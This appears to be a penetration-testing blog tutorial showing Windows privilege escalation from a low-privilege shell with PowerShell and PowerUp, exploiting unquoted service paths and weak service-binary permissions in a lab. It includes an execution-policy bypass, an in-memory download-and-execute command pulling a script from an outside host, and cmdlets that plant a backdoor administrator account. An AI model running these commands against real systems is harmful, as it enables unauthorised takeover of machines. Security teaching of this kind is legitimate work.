



HacknPentest

Windows Penetration Testing

Privilege Escalation Using PowerShell

🕒 10th April 2019

Sharing is caring!

 Share

 LinkedIn

 Tweet

Privilege Escalation Using Powershell



POWERSHELL

For Red Teams



During Red Team Assessment and penetration testing, we always encounter a situation where we get a low privilege shell and for extracting juicy information or to move forward in the network we need to escalate our privileges. The task becomes very tedious when it comes to Windows boxes. So here I will be sharing some techniques to escalate our privileges from a normal user to Administrator using PowerShell.

Why PowerShell?

PowerShell is an open-source, task-based command-line shell and scripting language built on the .NET framework. As it is a scripting language it can be used to automate a various task like managing remote Servers, Administrating

HyperV feature in Windows Server, etc. It is a Microsoft product and is default installed in every Windows boxes so it is very helpful in escalating our privileges.

Let's just focus on the practical part and get our hands dirty ????

Note: The environment we have deployed here is fully patched, no exploits work against the Windows Server 2016 [until the day of writing].

Privilege Escalation Part 1:

Migrating to PowerShell:

First, we try to convert the low privilege command prompt (we have access) to a PowerShell prompt. This conversion does not escalate our privileges, we are just migrating to PowerShell.

Migrating to Powershell & Checking the Powershell Version

In the Corporate environment, PowerShell is highly monitored using ACL's, Command history, System Center Configuration Manager [SCCM] etc (we will be updating a separate blog dedicated to Bypassing Advanced Security Controls), the execution policy is default set-ting to be **Restricted**. We need to bypass the execution policy to make our way ahead.


```
powershell -ep bypass
```


Enumerating the current privileges of the user, we have access to.

whoami /priv



net localgroup administrators

Current user is not a member of administrators group

Now, we will use the Powerup Script

(<https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1>) by Harmj0y to escalate our privileges. We have two ways to achieve the task, first to directly download the script to the system (more noisy as it may alert security controls) or we can have it directly into the memory (less noisy and more preferable). We will be using both but the second one is most preferred.


We can directly download the file to the memory using the following command as follows:-

```
iex (New-Object Net.WebClient).DownloadString('http://192.168.1.5/PowerUp.ps1')
```


This command will directly download the file to the memory and doesn't touch the disk.

We download the PowerUp.ps1 script from the above link and transfer it to our Windows Server.

```
iex (New-Object  
Net.WebClient).DownloadFile('http://192.168.1.6/PowerUp.ps1','C:\Users\Flopster\PowerUp.ps1')
```



Once the script is downloaded, we Invoke the script using dot parsing as shown below (this technique is noisy as we are directly downloading script into the disk).

```
. .\PowerUp.ps1
```


It can throw a warning but it is fine. Now we target service misconfiguration in sequential order.

1. Unquoted service Path Vulnerability

Powerup's Get-ServiceUnquoted function searches all the service path and returns a set of service which has insecure path misconfigured during installation.

Horray! We have found out some vulnerable services. Now we will leverage this to escalate our privileges to Administrator.

Let's use the Write-ServiceBinary function to abuse the exacqVisionServer service. This cmdlet simply alters the binary path of the service and add a local user john with password Password123! and adds it to the local administrators group.


Write-ServiceBinary -ServiceName 'exacqVisionServer' -Verbose

The executable path of the service needs to be changed, we rename **service.exe** to **exacq.exe** and place it under **C:\Program Files\exacq.exe**. So, that when the service starts, it picks up the altered path and as directed executes our **exacq.exe** binary which in turn make a user which is also a member of administrators group.




Place the binary in the actual path after renaming it as directed below:

To reflect the new changes to occur, we need to stop and restart the service.



This is because of the low privileged user who do not have access to perform any actions on the service. We will reboot the server and then wait for the service to auto start.





After a quick reboot, we can see that a new user “john” is present with administrative privileges.



2. Service Executable Weak Permissions

Let's hunt down the service executables which does not have secure permissions set and are running with elevated privileges. PowerUp's **Get-serviceEXEPerms** function can find all the services where the current user can alter or write the associated binary. A service executable with weak permissions will look like:



We have found a service which is misconfigured in a way that it can be abused.


It is very clear that the current user has Full permissions on the **exacqd.exe** binary. We will now check the status of the service.

The service is running and we got a lot of juicy information about the service. We will use the **Write-ServiceEXE** cmdlet to abuse the service. We can have a look at the abuse function examples from the following **Get-Help** command as follows:-


Get-Help Write-ServiceEXE -Examples

Finally abusing the service from the following command:

Write-ServiceEXE -ServiceName exacqVisionServer -Verbose



As we do not have privileges to perform any action on the service. We simply restart the system to take affect the changes.



And **BOOM!** We have escalated our privileges to administrator.

John is a member of the administrators group and we can verify it as follows:

```
net user john
```



We have seen a number of ways in which some misconfigured services can be abused. A number of misconfigurations and bad practices can give the attacker an opportunity to escalate privileges and execute arbitrary code. We have also seen that how we can leverage such misconfigurations using only Powershell.

We will be covering some other attack methods using PowerShell in another blog post which is useful while performing penetration testing on a corporate network.

References:

#<https://docs.microsoft.com/en-us/powershell/scripting/overview?view=powershell-6>


#<https://medium.com/@SumitVerma101/windows-privilege-escalation-part-1-unquoted-service-path-c7a011a8d8ae>

#<https://adsecurity.org/>

Tags: [PowerShell Exploit](#) [Privilege Escalation](#) [Windows Hacking](#) [Windows Pentest](#) [Windows Server Hacking](#)




 You may also like...




Mimikatz – Windows Tutorial for Beginner (Part-1)

23rd April 2019



Windows Privilege Escalation Via AlwaysInstallElevated Technique

29th June 2019



Privilege escalation through Token Manipulation

8th July 2019

11 Responses

 **Comments** **10**  **Pingbacks** **1**



Avnish  12th April 2019 at 12:40 am



Its very nice walkthrough of windows privilege escalation through powershell.
Its such a wonderful work..

Sir

Reply



Yash Bharadwaj · 12th April 2019 at 11:07 am

Thanks Avnish

Great going!

Reply



Harshal Harbak · 12th April 2019 at 12:50 am

Superb Write up????

In a very precised & Simplified manner.

Keep it up 😊 ????????

Reply



Yash Bharadwaj · 12th April 2019 at 11:07 am

Thanks Harshal!

Stay tuned for more 😊

Reply



Aviral Jain · 12th April 2019 at 11:24 am

Good Job! Nice explanation

Waiting for more updates.

Reply



Yash Bharadwaj · 13th April 2019 at 11:07 am

Great Aviral!

Will be updating soon 😊

Reply



Amit Dwivedi · 13th April 2019 at 8:18 am



Excellent walk through and good informative content to understand exactly how things happened !! Over all complete package.

Reply



Yash Bharadwaj  13th April 2019 at 11:06 am

Thanks for your kind words Amit!

Stay tuned for more 😊

Reply



Akshay  14th April 2019 at 12:04 am

Thoroughly explained. Way to go Yash!

Reply



Yash Bharadwaj  14th April 2019 at 9:39 am

Thanks Akshay!

Stay tuned for more 😊

Reply

Leave a Reply

Comment

Name *

Email *

Website



Save my name, email, and website in this browser for the next time I comment.

Post Comment

NEXT STORY

Exploit Active Directory Using PowerShell Remoting (PART-1)



To search type and hit enter

Recent Posts



- Privilege escalation through Token Manipulation
- Windows Privilege Escalation Via AlwaysInstallElevated Technique
- Linux Privilege Escalation via writeable /etc/passwd file
- Mimikatz – Windows Tutorial for Beginner (Part-1)
- Exploit Active Directory Using PowerShell Remoting (PART-1)

Recent Comments



- Yash Bharadwaj on Mimikatz – Windows Tutorial for Beginner (Part-1)
- Louise on Mimikatz – Windows Tutorial for Beginner (Part-1)
- Satyam Dubey on Windows Privilege Escalation Via AlwaysInstallElevated Technique
- Aviral on Windows Privilege Escalation Via AlwaysInstallElevated Technique
- Mimikatz -Windows Tutorial for Beginner - HacknPentest on Privilege Escalation Using PowerShell